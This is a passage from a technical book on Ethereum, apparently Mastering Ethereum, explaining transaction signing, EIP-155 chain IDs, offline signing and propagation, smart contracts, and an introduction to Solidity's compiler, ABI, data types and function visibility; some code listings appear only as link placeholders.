To produce a valid transaction, the originator must apply a digital signature to the message, using the Elliptic Curve Digital Signature algorithm. When we say "sign the transaction", we actually mean "sign the Keccak256 hash of the RLP serialized transaction data". The signature is applied to the hash of the transaction data, not the transaction itself.

To sign a transaction in Ethereum, the originator must:

1. Create a transaction data structure, containing nine fields: nonce, gasPrice, gasLimit, to, value, data, chainID, 0, 0
2. Produce an RLP-encoded serialized message of the transaction data structure
3. Compute the Keccak256 hash of this serialized message

4. Compute the ECDSA signature, signing the hash with the originating EOA's private key
5. Append the ECDSA signature's computed v, r and s values in the transaction

The special signature variable v indicates two things: the chain ID and the recovery identifier to help the ECDSArecover function check the signature. It is calculated as either one of 27 or 28, or as the chain ID doubled plus 35 or 36. For more information on the chain ID, see [Raw transaction creation with EIP-155](#). The recovery identifier (27 or 28 in the "old style" signatures, or 35 or 36 in the full "Spurious Dragon" style transactions) is used to indicate the parity of the y component of the public key (see [The signature prefix value \(v\) and public key recovery](#) for more details).

Tip

At block # 2,675,000, Ethereum implemented the "Spurious Dragon" hard fork that, among other changes, introduced a new signing scheme that includes transaction replay protection (preventing transactions meant for one network being replayed on others). This new signing scheme is specified in EIP-155 (see [\[eip155\]](#)). This change affects the form of the transaction and its signature, so attention must be paid to the first of the three signature variables (i.e. v) which takes one of two forms and indicates the data fields included in the transaction message being hashed.

Raw transaction creation and signing

Let's create a raw transaction and sign it, using the ethereumjs-tx library. The source code for this example is in `raw_tx_demo.js` in the GitHub repository:

`raw_tx_demo.js`: Creating and signing a raw transaction in JavaScript

[link:code/web3js/raw_tx/raw_tx_demo.js\[\]](#)

Download it

here: https://github.com/ethereumbook/ethereumbook/blob/develop/code/web3js/raw_tx/raw_tx_demo.js

Run the example code:

```
$ node raw_tx_demo.js
```

RLP-Encoded Tx:
`0xe6808609184e72a0008303000094b0920c523d582040f2bcb1bd7fb1c7c1ecebdb348080`

Tx Hash: `0xaa7f03f9f4e52fcf69f836a6d2bbc7706580adce0a068ff6525ba337218e6992`

Signed Raw Transaction:
`0xf866808609184e72a0008303000094b0920c523d582040f2bcb1bd7fb1c7c1ecebdb3480801`

ca0ae236e42bd8de1be3e62fea2fafac7ec6a0ac3d699c6156ac4f28356a4c034fda0422e3e64
66347ef6e9796df8a3b6b05bed913476dc84bbfc90043e3f65d5224

Raw transaction creation with EIP-155

The EIP-155 "Simple Replay Attack Protection" standard specifies a replay-attack-protected transaction encoding, which includes a *chain identifier* inside the transaction data, prior to signing. This ensures that transactions created for one blockchain (e.g. Ethereum main network) are invalid on another blockchain (e.g. Ethereum Classic or Ropsten test network). Therefore, transactions broadcast on one network cannot be *replayed* on another, hence the "replay attack protection" name of the standard.

EIP-155 adds three fields to the main six fields of the transaction data structure, namely the chain identifier, 0, and 0. These three fields are added to the transaction data *before it is encoded and hashed*. The three additional fields therefore change the transaction's hash, to which the signature is later applied. By including the chain identifier in the data being signed, the transaction signature prevents any changes, as the signature is invalidated if the chain identifier is modified. Therefore, EIP-155 makes it impossible for a transaction to be replayed on another chain, because the signature's validity depends on the chain identifier.

The chain identifier field takes a value according to network the transaction is meant for:

| Chain | Chain ID |
|----------------------------|----------|
| Ethereum main net | 1 |
| Morden (obsolete), Expanse | 2 |
| Ropsten | 3 |
| Rinkeby | 4 |
| Rootstock main net | 30 |
| Rootstock test net | 31 |
| Kovan | 42 |

| | |
|---------------------------|------|
| Ethereum Classic main net | 61 |
| Ethereum Classic test net | 62 |
| Geth private testnets | 1337 |

The resulting transaction structure is RLP-encoded, hashed and signed. The signature algorithm is modified slightly to encode the chain identifier in the v prefix, too.

For more details, see the EIP-155 specification:

<https://github.com/ethereum/EIPs/blob/master/EIPS/eip-155.md>

The signature prefix value (v) and public key recovery

As mentioned in [Structure of Transaction](#), the transaction message doesn't include any "from" field. That's because the originator's public key can be computed directly from the ECDSA signature. Once you have the public key, you can compute the address easily. The process of recovering the signer's public key is called a *Public Key Recovery*.

Given the values r and s, that were computed in [ECDSA Math](#), we can compute two possible public keys.

First, we compute two elliptic curve points R and R', from the x coordinate r value that is in the signature. There are two points, because the elliptic curve is symmetric across the x-axis, so that for any value x, there are two possible values that fit the curve, on either side of the x-axis.

From r, we also calculate r^{-1} which is the multiplicative inverse of r.

Finally we calculate z, which is the n-lowest bits of the message hash, where n is the order of the elliptic curve.

The two possible public keys are then:

$$K_1 = r^{-1} (sR - zG)$$

and

$$K_2 = r^{-1} (sR' - zG)$$

where:

- K_1 and K_2 are the two possibilities for the signer's public key
- r^{-1} is the multiplicative inverse of signature's r value
- s is the signature's s value
- R and R' are the two possibilities for the ephemeral public key Q
- z are the n -lowest bits of the message hash
- G is the elliptic curve generator point

To make things more efficient, the transaction signature includes a prefix value v , which tells us which of the two possible R values are the ephemeral public key. If v is even, then R is the correct value. If v is odd, then it is R' . That way, we need to calculate only one value for R and only one value for K .

Separating signing and transmission (offline signing)

Once a transaction is signed, it is ready to transmit to the Ethereum network. The three steps of creating, signing, and broadcasting a transaction normally happen as a single operation, for example using `web3.eth.sendTransaction`. However, as we saw in [Raw transaction creation and signing](#), you can create and sign the transaction in two separate steps. Once you have a signed transaction, you can then transmit it using `web3.eth.sendSignedTransaction` which takes a hex-encoded and signed transaction and transmits it on the Ethereum network.

Why would you want to separate the signing and transmission of transactions? The most common reason is security: the computer that signs a transaction must have unlocked private keys loaded in memory. The computer that does the transmitting must be connected to the internet (and be running an Ethereum client). If these two functions are on one computer, then you have private keys on an online system, which is quite dangerous. Separating the functions of signing and transmitting and performing them on different machines (on an offline and online device, respectively) is called *offline signing* and is a common security practice. The full procedure looks like this:

1. Creation: can be using an online or offline device, but online is easier because the current state of the account to be used can be checked, notably the current nonce and funds available.
2. Signing: transfer the constructed transaction to an "air-gapped" offline device for transaction signing, e.g. via QR code scanning.

3. Transmission: transfer the signed transaction (back) to an online device for broadcasting on the Ethereum client, e.g. via QR scanning or USB memory.

Depending on the level of security you need, your "offline signing" computer can have varying degrees of separation from the online computer, ranging from an isolated and firewalled subnet (online but segregated) to a completely offline system known as an *air-gapped* system. In an air-gapped system there is no network connectivity at all - the computer is separated from the online environment by a gap of "air". To sign transactions you transfer them to and from the air-gapped computer using data storage media or (better) a webcam and QR code. Of course, this means you must manually transfer every transaction you want signed, and this doesn't scale.

While not many environments can utilize a fully air-gapped system, even a small degree of isolation has significant security benefits. For example, an isolated subnet with a firewall that only allows a message-queue protocol through, can offer a much-reduced attack surface and much higher security than signing on the online system. Many companies use a protocol such as ZeroMQ (0MQ), as it offers a reduced attack surface for the signing computer. With a setup like that, transactions are serialized and queued for signing. The queuing protocol transmits the serialized message, in a way similar to a TCP socket, to the signing computer. The signing computer reads the serialized transactions from the queue (carefully), applies a signature with the appropriate key, and places them on an outgoing queue. The outgoing queue transmits the signed transactions to a computer with an Ethereum client that de-queues them and transmits them.

Transaction propagation

The Ethereum network uses a "flood" routing protocol. Each Ethereum client, acts as a *node* in a *Peer-to-Peer (P2P)* network, which (ideally) forms a *mesh* network. No network node is "special": they all act as equal peers. We will use the term "node" to refer to an Ethereum client that is connected to and participates in the P2P network.

Transaction propagation starts with the originating Ethereum node creating (or receiving from offline) a signed transaction. The transaction is validated and then transmitted to all the other Ethereum nodes that are *directly* connected to the originating node. On average, each Ethereum node maintains connections to at least 13 other nodes, called its *neighbors*. Each neighbor node validates the transaction as soon as they receive it. If they agree that it is valid, they store a copy and propagate it to all their neighbors (except the one it came from). As a result, the transaction ripples outwards from the originating node, *flooding* across the network, until all nodes in the network have a copy of

the transaction. Nodes can filter the messages they propagate, but the default is to propagate all valid transaction messages they receive.

Within just a few seconds, an Ethereum transaction propagates to all the Ethereum nodes around the globe. From the perspective of each node, it is not possible to discern the origin of the transaction. The neighbor that sent it to our node may be the originator of the transaction or may have received it from one of its neighbors. To be able to track the origin of transactions, or interfere with propagation, an attacker would have to control a significant percentage of all nodes. This is part of the security and privacy design of P2P networks, especially as applied to blockchain networks.

Recording on the blockchain

While all the nodes in Ethereum are equal peers, some of them are operated by *miners* and are feeding transactions and blocks to *mining farms*, which are computers with high-performance Graphical Processing Units (GPUs). The mining computers add transactions to a candidate block and attempt to find a *Proof-of-Work* that makes the candidate block valid. We will discuss this in more detail in [\[consensus\]](#).

Without going into too much detail, valid transactions will eventually be included in a block of transactions and, thus, recorded in the Ethereum blockchain. Once mined into a block, transactions also modify the state of the Ethereum singleton, either by modifying the balance of an account (in the case of a simple payment), or by invoking contracts that change their internal state. These changes are recorded alongside the transaction, in the form of a *transaction receipt*, which may also include *events*. We will examine all this in much more detail in [\[evm\]](#)

Our transaction has completed its journey from creation to signing by an EOA, propagation, and finally mining. It has changed the state of the singleton and left an indelible mark on the blockchain.

Multiple signatures (multisig) transactions

If you are familiar with Bitcoin's scripting capabilities, you know that it is possible to create a Bitcoin multisig account which can only spend funds when multiple parties sign the transaction (e.g. 2 of 2 or 3 of 4 signatures). Ethereum's basic EOA value transactions have no provisions for multiple signatures, however arbitrary signing restrictions can be enforced by smart contracts with any conditions you can think of to handle the transfer of ether and tokens alike. This is one of the main advantages of the Ethereum protocol: fully programmable money.

To take advantage of this capability, ether has to be transferred to a "wallet contract" that is programmed with the spending rules desired, such as multi-signature requirements or spending limits (or combinations of the two). The wallet contract then officially sends the funds when prompted by an authorized EOA once the spending conditions have been satisfied. For example, to protect your ether under a multisig condition, transfer the ether to a multisig contract. Whenever you want to send funds to another account, all the required users will need to send transactions to the contract using a regular wallet app, effectively authorizing the contract to perform the final transaction.

These contracts can also be designed to require multiple signatures before executing local code or to trigger other contracts. The security of the scheme is ultimately determined by the multisig contract code.

Discussion and Grid reference implementation:

<https://blog.gridplus.io/toward-an-ethereum-multisig-standard-c566c7b7a3f6>

Smart contracts

As we discussed in [\[intro\]](#), there are two different types of account in Ethereum: Externally Owned Accounts (EOAs) and contract accounts. EOAs are controlled by users, often via software, such as a wallet application, that are external to the Ethereum platform. In contrast to that, contract accounts are controlled by their program code (also commonly referred to as smart contracts) that is executed by the Ethereum Virtual Machine (EVM). In short, EOAs are simple accounts without any associated code or data storage, whereas contract accounts have both associated code and data storage. EOAs are controlled by transactions created and cryptographically signed with a private key in the "real world" external to and independent of the protocol, whereas contract accounts do not have private keys and so "control themselves" in the predetermined way prescribed by their smart contract code. Both types of accounts are identified by an Ethereum address. In this section, we will discuss contract accounts, and the program code that controls them: smart contracts.

What is a smart contract?

The term *smart contract* has been used over the years to describe a wide variety of different things. In the 1990's, cryptographer Nick Szabo coined the term and defined it as "a set of promises, specified in digital form, including protocols within which the parties perform on the other promises". Since then, the concept of smart contracts has evolved, especially after the introduction of decentralized blockchain platforms with the invention of Bitcoin in 2009. In the context of Ethereum, the term is actually a bit of a misnomer, given that Ethereum smart contracts are neither smart nor legal contracts, but the term has stuck. In this book, we use the term "smart contract" to refer to immutable computer programs that run deterministically in the context of an Ethereum Virtual Machine as part of the Ethereum network protocol, i.e. on the decentralized Ethereum world computer.

Let's unpack that definition:

- Computer programs: Smart contracts are simply computer programs. The word contract has no legal meaning in this context.
- Immutable: Once deployed, the code of a smart contract cannot change. Unlike traditional software, the only way to modify a smart contract is to deploy a new instance.
- Deterministic: The outcome of the execution of a smart contract is the same for everyone who runs it, given the context of the transaction that

initiated its execution and the state of the Ethereum blockchain at the moment of execution.

- The EVM context: Smart contracts operate with a very limited execution context. They can access their own state, the context of the transaction that called them and some information about the most recent blocks.
- Decentralized world computer: The EVM runs as a local instance on every Ethereum node, but because all instances of the EVM operate on the same initial state and produce the same final state, the system as a whole operates as a single "world computer".

Lifecycle of a smart contract

Smart contracts are typically written in a high-level language, such as Solidity. But in order to run, they must be compiled to the low-level bytecode that runs in the EVM (see [\[evm\]](#)). Once compiled, they are deployed on the Ethereum platform using a special *contract creation* transaction which is identified as such by being sent to the special contract creation address, namely 0x0. Each contract is identified by an Ethereum address, which is derived from the contract creation transaction as a function of the originating account and nonce. The Ethereum address of a contract can be used in a transaction as the recipient, sending funds to the contract or calling one of the contract's functions. Note that, unlike EOAs, there are no keys associated with an account created for a new smart contract. As the contract creator, you don't get any special privileges at the protocol level (although you can explicitly code them into the smart contract, of course). You certainly don't receive the private key for the contract account - it doesn't exist - we can say that smart contract accounts own themselves.

Importantly, contracts *only run if they are called by a transaction*. All smart contracts in Ethereum are executed, ultimately, because of a transaction initiated from an Externally Owned Account. A contract can call another contract that can call another contract, and so on, but the first contract in such a chain of execution will always have been called by a transaction from an EOA. Contracts never run "on their own", or "run in the background". Contracts effectively lie "dormant" until a transaction triggers execution, either directly or indirectly as part of a chain of contract calls. It is also worth noting that smart contracts are not executed "in parallel" in any sense - the Ethereum world computer can be considered to be a single-threaded machine.

Transactions are *atomic*, regardless of how many contracts they call or what those contracts do when called. Transactions execute in their entirety, with any changes in the global state (contracts, accounts, etc.) recorded only if all

execution terminates successfully. Successful termination means that the program executed without an error and reached the end of execution. If execution fails due to an error, all of its effects (changes in state) are “rolled back” as if the transaction never ran. A failed transaction is still recorded as having been attempted, and the ether spent on gas for the execution is deducted from the originating account, but it otherwise has no other effects on contract or account state.

As mentioned above, it is important to remember that a contract’s code cannot be changed. However a contract can be “deleted”, removing the code and its internal state (storage) from its address, leaving a blank account. Any transactions sent to that account address after the contract has been deleted do not result in any code execution, because there is no longer any code there to execute. To delete a contract, you execute an EVM opcode called SELFDESTRUCT (previously called SUICIDE). That operation costs “negative gas”, a gas refund, thereby incentivizing the release of network client resources from the deletion of stored state. Deleting a contract in this way does not remove the transaction history (past) of the contract, since the blockchain itself is immutable. It is also important to note that the SELFDESTRUCT capability will only be available if the contract author programmed the smart contract to have that functionality. If the contract’s code does not have a SELFDESTRUCT opcode, or it is inaccessible, the smart contract can not be deleted.

Introduction to Ethereum high-level languages

The EVM is a virtual machine that runs a special form of *machine code* called *EVM bytecode*, just like your computer’s CPU, which runs machine code such as x86_64. We will examine the operation and language of the EVM in much more detail in [\[evm\]](#). In this section we will look at how smart contracts are written to run on the EVM.

While it is possible to program smart contracts directly in bytecode, EVM bytecode is rather unwieldy and very difficult for programmers to read and understand. Instead, most Ethereum developers use a high-level language to write programs, and a compiler to convert them into bytecode.

While any high-level language could be adapted to write smart contracts, adapting an arbitrary language to be compilable to EVM bytecode is quite a cumbersome exercise and would in general lead to some amount of confusion. Smart contracts operate in a highly constrained and minimalistic execution environment (the EVM), where almost all of the usual user interfaces, operating system interfaces and hardware interfaces are not there. In addition, a special set of EVM specific system variables and functions need to be available. As such, it is easier to build a smart-contract language from scratch, than it is to

constrain a general-purpose language and make it suitable for writing smart contracts. As a result, a number of special-purpose languages have emerged for programming smart contracts. Ethereum has several such languages, together with the compilers needed to produce EVM-executable bytecode.

In general, programming languages can be classified into two broad programming paradigms: declarative and imperative, also known as “functional” and “procedural”, respectively. In declarative programming, we write functions that express the *logic* of a program, but not its *flow*. Declarative programming is used to create programs where there are no *side effects*, meaning that there are no changes to state outside of a function. Declarative programming languages include, for example, Haskell, SQL and HTML. Imperative programming, by contrast, is where a programmer writes a set of procedures that combine the logic and flow of a program. Imperative programming languages include, for example, BASIC, C, C++, and Java. Some languages are “hybrid”, meaning that they encourage declarative programming but can also be used to express an imperative programming paradigm. Such hybrids include Lisp, Erlang, Prolog, JavaScript, and Python. In general, any imperative language can be used to write in a declarative paradigm, but it often results in inelegant code. By comparison, pure declarative languages cannot be used to write in an imperative paradigm. In purely declarative languages, *there are no “variables”*.

While imperative programming is easier to write and read, and is more commonly used by programmers, it can be very difficult to write programs that execute *exactly as expected*. The ability of any part of the program to change the state makes it difficult to reason about a program’s execution and introduces many opportunities for unintended side effects and bugs. Declarative programming by comparison is harder to write, but avoids side effects, making it easier to understand how a program will behave.

Smart contracts create a very high burden for programmers: bugs cost money. As a result, it is critically important to write smart contracts without unintended effects. To do that, you must be able to clearly reason about the expected behavior of the program. So, declarative languages play a much bigger role in smart contracts than they do in general-purpose software. Nevertheless, as you will see below, the most prolific language for smart contracts (Solidity) is imperative.

Currently supported high-level programming languages for smart contracts include (ordered by approximate age):

LLL

A functional (declarative) programming language, with Lisp-like syntax. It was the first high-level language for Ethereum smart contracts (written by the co-author of this book, Gavin Wood), but it is rarely used today.

Serpent

A procedural (imperative) programming language with a syntax similar to Python. Can also be used to write functional (declarative) code, though it is not entirely free of side effects. Used sparsely. First created by Vitalik Buterin.

Solidity

A procedural (imperative) programming language with a syntax similar to JavaScript, C++ or Java. The most popular and most frequently used language for Ethereum smart contracts. Created by Gavin Wood (co-author of this book).

Vyper

A more recently developed language, similar to Serpent and again with Python-like syntax. Intended to get closer to a pure-functional Python-like language than Serpent, but not to replace Serpent. Created by Vitalik Buterin.

Bamboo

A newly developed language, influenced by Erlang with explicit state transitions and without iterative flows (loops). Intended to reduce side effects and increase auditability. Very new and yet to be widely adopted.

As you can see, there are many languages to choose from. However, of all these Solidity is by far the most popular, to the point of being the de-facto high-level language of Ethereum and even other EVM-like blockchains. We will spend most of our time using Solidity, but will also explore some of the examples in other high-level languages, to gain an understanding of their different philosophies.

Building a smart contract with Solidity

Solidity was created by Gavin Wood (co-author of this book) as a language explicitly for writing smart contracts with features to directly support execution in the decentralized environment of the Ethereum world computer. The resulting attributes are quite general and so it has ended up being used for

coding smart contracts on several other blockchain platforms. It was developed by Christian Reitwessner and then also by Alex Beregszaszi, Liana Husikyan, Yoichi Hirai and several former Ethereum core contributors. Solidity is now developed and maintained as the Solidity project on GitHub:

<https://github.com/ethereum/solidity>

The main "product" of the Solidity project is the *Solidity Compiler* (*solc*) which converts programs written in the Solidity language to EVM bytecode. The project also manages the important Application Binary Interface (ABI) standard for Ethereum smart contracts, which we will explore in detail in this chapter. Each version of the Solidity compiler corresponds to and compiles a specific version of the Solidity language.

To get started, we will download a binary executable of the Solidity compiler. Then we will develop and compile a simple contract, following on from the example we started with in [\[intro\]](#).

Selecting a version of Solidity

Solidity follows a versioning model called *semantic versioning* (<https://semver.org/>), which specifies version numbers structured as three numbers separated by dots: MAJOR.MINOR.PATCH. The "major" number is incremented for major and *backwards incompatible* changes, the "minor" number is incremented as backwards compatible features are added in between major releases, and the "patch" number is incremented for bug-fix and security related changes.

Currently, Solidity is at version 0.4.21, where 0.4 is the major version, 21 is the minor version and anything specified after that is a patch release. The 0.5 major version release of Solidity is anticipated imminently.

As we saw in [\[intro\]](#), your Solidity programs can contain a pragma directive that specifies the minimum and maximum version of Solidity that it is compatible with, and can be used to compile your contract.

Since Solidity is rapidly evolving it is best to always use the latest release.

Download and Install

There are a number of methods you can use to download and install Solidity, either as a binary release or to compile from source code. You can find detailed instruction in the Solidity documentation at:

<https://solidity.readthedocs.io/en/latest/installing-solidity.html>

In [Installing solc on Ubuntu/Debian with apt package manager](#), you can see how to install the latest binary release of Solidity on an Ubuntu/Debian operating system, using the apt package manager:

Installing solc on Ubuntu/Debian with apt package manager

```
$ sudo add-apt-repository ppa:ethereum/ethereum  
$ sudo apt update  
$ sudo apt install solc
```

Once you have solc installed, check the version by running:

```
$ solc --version  
solc, the solidity compiler commandline interface  
Version: 0.4.21+commit.dfe3193c.Linux.g++
```

There are a number of other ways to install Solidity, depending on your Operating System and requirements, including compiling from the source code directly. For more information see:

<https://github.com/ethereum/solidity>

Development environment

To develop in Solidity, you can use any text editor and solc on the command-line. However, you might find that some text editors designed for development, such as Atom, offer additional features such as syntax highlighting and macros that make Solidity development easier.

There are also web-based development environments, such as Remix IDE (<https://remix.ethereum.org/>), and EthFiddle (<https://ethfiddle.com/>).

Use the tools that make you productive. In the end, Solidity programs are just plain-text files. While fancy editors and development environments can make things a bit easier, you don't need anything more than a simple text editor, such as vim (Linux/Unix), TextEdit (MacOS) or even NotePad (Windows). Simply save your program source code with a .sol extension and it will be recognized by the Solidity compiler as a Solidity program.

Writing a simple Solidity program

In [\[Intro\]](#) we wrote our first Solidity program, called Faucet. When we first built the Faucet, we used the Remix IDE to compile and deploy the contract. In this section, we will revisit, improve, and embellish Faucet.

Our first attempt looked like this:

Faucet.sol : A Solidity contract implementing a faucet

[link:code/Solidity/Faucet.sol\[\]](#)

We will build on this first example, starting in [make it better].

Compiling with the Solidity compiler (solc)

Now, we will use the Solidity compiler on the command-line to compile our contract directly. The Solidity compiler `solc` offers a variety of options, which you can see by passing the `--help` argument.

We use the `--bin` and `--optimize` arguments of solc to produce an optimized binary of our example contract:

Compiling Faucet.sol with solc

The result that solc produces is a hex serialized binary that can be submitted to the Ethereum blockchain.

Ethereum contract Application Binary Interface (ABI)

In computer software, an Application Binary Interface (ABI) is an interface between two program modules; often, one at the level of machine code, and the other at the level of a program run by a user. An ABI defines how data structures and functions are accessed in **machine code**; this is not to be confused with an API, which defines this access in high-level, often human-readable formats as **source code**. The ABI is thus the primary way of encoding and decoding data into and out of machine code.

In Ethereum, the ABI is used to encode contract calls for the EVM and to read data out of transactions. The purpose of an ABI is to define which functions in

the contract can be invoked and describe how the function will accept arguments and return data.

The JSON format for a contract's ABI is given by an array of descriptions of functions (see [\[solidity functions\]](#)) and events (see [\[solidity events\]](#)). A function description is a JSON object with fields for type, name, inputs, outputs, constant, and payable. An event description object has fields for type, name, inputs, and anonymous.

We use the `solc` command-line Solidity compiler to produce the ABI for our `Faucet.sol` example contract:

```
solc --abi Faucet.sol

===== Faucet.sol:Faucet =====

Contract JSON ABI

[{"constant":false,"inputs":[{"name":"withdraw_amount","type":"uint256"}],"name":"withdraw","outputs":[],"payable":false,"stateMutability":"nonpayable","type":"function"}, {"payable":true,"stateMutability":"payable","type":"fallback"}]
```

As you can see, the compiler produces a JSON object describing the two functions that are defined by `Faucet.sol`. This JSON object can be used by any application that wants to access the `Faucet` contract once it is deployed. Using the ABI, an application such as a wallet or DApp browser can construct transactions that call the functions in `Faucet`, with the correct arguments and argument types. For example, a wallet would know that to call the function `withdraw` it would have to provide a `uint256` argument named `withdraw_amount`. The wallet could prompt the user to provide that value, then create a transaction that encodes it and executes the `withdraw` function.

All that is needed for an application to interact with a contract is an ABI and the address where the contract has been deployed.

Selecting Solidity compiler and language version

As we see in [Compiling Faucet.sol with solc](#) our `Faucet` contract compiles successfully with Solidity version 0.4.21. But what if we had used a different version of the Solidity compiler? The language is still in constant flux and things may change in unexpected ways. Our contract is fairly simple, but what if our program used a feature that was only added in Solidity version 0.4.19 and we tried to compile it with 0.4.18?

To resolve such issues, Solidity offers a *compiler directive* known as a *version pragma* that instructs the compiler that the program expects a specific compiler (and language) version. Let's look at an example:

```
pragma solidity ^0.4.19;
```

The Solidity compiler reads the version pragma and will produce an error if the compiler version is incompatible with the version pragma. In this case, our version pragma says that this program can be compiled by a Solidity compiler with a minimum version 0.4.19. The symbol `^` states, however, that we allow compilation of any *minor revisions* above that 0.4.19, e.g., 0.4.20, but not 0.5.0 (which is a major revision, not a minor revision). Pragma directives are not compiled into EVM bytecode. They are only used by the compiler to check compatibility.

Let's add a pragma directive to our Faucet contract. We will name the new file `Faucet2.sol`, to keep track of our changes as we proceed through these examples:

`Faucet2.sol` : Adding the version pragma to Faucet

[link](#):`code/Solidity/Faucet2.sol[]`

Adding a version pragma is a best practice, as it avoids problems with mismatched compiler and language versions. We will explore other best practices and continue to improve the Faucet contract throughout this chapter.

Programming with Solidity

In this section, we will look at some of the capabilities of the Solidity language. As we mentioned in [\[intro\]](#) our first contract example was very simple and also flawed in many different ways. We'll gradually improve that example, while learning how to use Solidity. This won't be a comprehensive Solidity tutorial however, as Solidity is quite complex and rapidly evolving. We'll cover the basics and give you enough of a foundation to be able to explore the rest on your own. The complete documentation for Solidity can be found at:

<https://solidity.readthedocs.io/en/latest/>

Data types

First, let's look at some of the basic data types offered in Solidity:

boolean (bool)

Boolean value, true or false, with logical operators `!` (not), `&&` (and), `||` (or), `==` (equal), `!=` (not equal).

integer (int, uint)

Signed (int) and unsigned (uint) integers, declared in increments of 8 bits from int8 to uint256. Without a size suffix, they are set to 256 bits to match the word size of the EVM.

fixed point (fixed, ufixed)

Fixed point numbers, declared with (u)fixedMxN where M is the size in bits (increments of 8 up to 256) and N is the number of decimals after the point (up to 18), e.g. ufixed32x2

address

A 20-byte Ethereum address. The address object has many helpful member functions, the main ones being balance (returns the account balance) and transfer (transfer ether to the account).

byte array (fixed)

Fixed size arrays of bytes, declared with bytes1 up to bytes32

byte array (dynamic)

Dynamic size arrays of bytes, declared with bytes or string

enum

User-defined type for enumerating discrete values: +enum NAME {LABEL1, LABEL 2, ...}

arrays

An array of any type, either fixed or dynamic: uint32[][5] is an array of five dynamic arrays of unsigned integers

struct

User-defines data containers for grouping variables: +struct NAME {TYPE1 VARIABLE1; TYPE2 VARIABLE2; ...}

mapping

Hash lookup tables for key => value pairs: +mapping(KEY_TYPE \Rightarrow VALUE_TYPE) NAME;

In addition to the data types above, Solidity also offers a variety of value literals that can be used to calculate different units:

time units

The units seconds, minutes, hours, and days can be used as a suffix, converting to multiples of the base unit seconds.

ether units

The units wei, finney, szabo, and ether can be used as a suffix, converting to multiples of the base unit wei.

So far, in our Faucet contract example, we used uint (which is an alias for uint256), for the withdraw_amount variable. We also indirectly used an address variable, which we set with msg.sender. We will use some more of these data types in our examples, throughout this chapter.

Let's use one of the unit multipliers, to improve the readability of our example contract Faucet. In the withdraw function we limit the maximum withdrawal, expressing the amount limit as wei, the base unit of ether:

```
require(withdraw_amount <= 1000000000000000000);
```

That's not very easy to read, so we can improve our code by using the unit multiplier ether, to express the value in ether instead of wei:

```
require(withdraw_amount <= 0.1 ether);
```

Predefined global variables and functions

When a contract is executed in the EVM, it has access to a narrow set of global objects. These include the block, msg and tx objects. In addition, Solidity exposes a number of EVM opcodes as predefined Solidity functions. In this section we will examine the variables and functions you can access from within a smart contract in Solidity.

Transaction/message call context

The msg object is the transaction call (EOA originated) or message call (contract originated) that launched this contract execution. It contains a number of useful attributes:

msg.sender

We've already used this one. It represents the address that initiated this contract call, not necessarily the originating EOA that sent the transaction. If our contract was called directly by an EOA transaction, then this is the address that signed the transaction, but otherwise it will be a contract address.

msg.value

The value of ether sent with this call (in wei).

msg.gas

The amount of gas left in the gas supply of this execution environment. It has been deprecated and will be replaced with the `gasleft()` function as of Solidity v0.4.21.

msg.data

The data payload of this call into our contract.

msg.sig

The first four bytes of the data payload, which is the function selector.

Note

Whenever a contract calls another contract, the values of all the attributes of `msg` change, to reflect the new caller's information. The only exception to this is the `delegatecall` function which runs the code of another contract/library within the original `msg` context.

Transaction context

The `tx` object provides a means of accessing transaction related information:

tx.gasprice

The gas price in the calling transaction

tx.origin

The address of the originating EOA for this transaction. **WARNING: unsafe!**

Block context

The block object contains information about the current block:

block.blockhash(blockNumber)

The block hash of the specified block number, up to 256 blocks in the past. Deprecated and replaced with the `blockhash()` function in Solidity v0.4.22.

block.coinbase

The address of the recipient of the current block's fees and block reward.

block.difficulty

The difficulty (Proof-of-Work) of the current block.

block.gaslimit

The maximum amount of gas that can be spent across all transactions included in the current block.

block.number

The current block number (blockchain height).

block.timestamp

The timestamp placed in the current block by the miner, since Unix epoch in seconds.

Address object

Any address, either passed as an input, or cast from a contract object, has a number of attributes and methods:

address.balance

The balance of the address, in wei. For example, the current contract balance is `address(this).balance`.

address.transfer(amount)

Transfer the amount (wei) to this address, throwing an exception on any error. We used this function in our Faucet example as a method on the `msg.sender` address, as `msg.sender.transfer()`.

address.send(amount)

Similar to transfer above, only instead of throwing an exception, it returns false on error. WARNING: always check the return value of `send()`

address.call(payload)

Low-level CALL function - can construct an arbitrary message call with a data payload. Returns false on error. WARNING: unsafe - recipient can

(accidentally or maliciously) use up all your gas causing your contract to halt with an OOG exception; always check the return value of call()

address.callcode(payload)

Low-level CALLCODE function - like address(this).call(...) but with this contract's code replaced with that of address. Returns false on error. WARNING: advanced use only!

address.delegatecall()

Low-level DELEGATECALL function - like callcode(...) but with the full msg context seen by the current contract. Returns false on error. WARNING: advanced use only!

Built-in functions

Other functions worth noting are:

addmod, mulmod

Modulo addition and multiplication. For example, addmod(x,y,k) calculates $(x + y) \% k$.

keccak256, sha256, sha3, ripemd160

Functions to calculate hashes with various standard hash algorithms.

ecrecover

Recover the address used to sign a message, from the signature.

selfdestruct(recipient_address)

delete the current contract, sending any remaining ether in the account to recipient_address.

this

the address of the currently executing contract account.

Contract definition

Solidity's main data type is the *contract* object, which is defined at the top of our Faucet example. Similar to any object in an object-oriented language, the contract is a container that includes data and methods.

Solidity offers two other objects that are similar to a contract:

interface

An interface definition is structured exactly like a contract, except none of the functions are defined, they are only declared. This type of function declaration is often called a *stub*, as it tells you about the arguments and returns all types of functions without any implementation. It serves to specify a contract interface and if inherited, each of the functions must be specified in the child.

library

A library contract is one that is meant to be deployed only once and used by other contracts, using the `delegatecall` method (see [Address object](#)).

Functions

Within a contract, we define functions that can be called by an EOA transaction or another contract. In our Faucet example, we have two functions: `withdraw` and the (unnamed) *fallback* function.

Functions are defined with the following syntax:

```
function FunctionName([parameters]) {  
    [pure|constant|view|payable]  
    [public|private|internal|external]  
    [returns (return types)]
```

Let's look at each of these components:

FunctionName

Defines the name of the function, which is used to call the function in a transaction (from an EOA), from another contract, or even from within the same contract. One function in each contract may be defined without a name, in which case it is the *fallback* function, which is called when no other function is named. The fallback function cannot have any arguments or return anything.

parameters

Following the name, we specify the arguments that must be passed to the function, with their names and types. In our Faucet example we defined `uint withdraw_amount` as the only argument to the `withdraw` function.

The next set of keywords (public, private, internal, external) specify the function's *visibility*:

public

Public is the default and such functions can be called by other contracts, EOA transactions or from within the contract. In our Faucet example, both functions are defined as public.

external

External functions are like public, except they cannot be called from within the contract, unless they are prefixed with the keyword `this`.

internal

Internal functions are only accessible from within the contract - they cannot be called by another contract or EOA transaction. They can be called by derived contracts (those that inherit this one).

private

Private functions are like internal functions but they cannot be called by derived contracts.

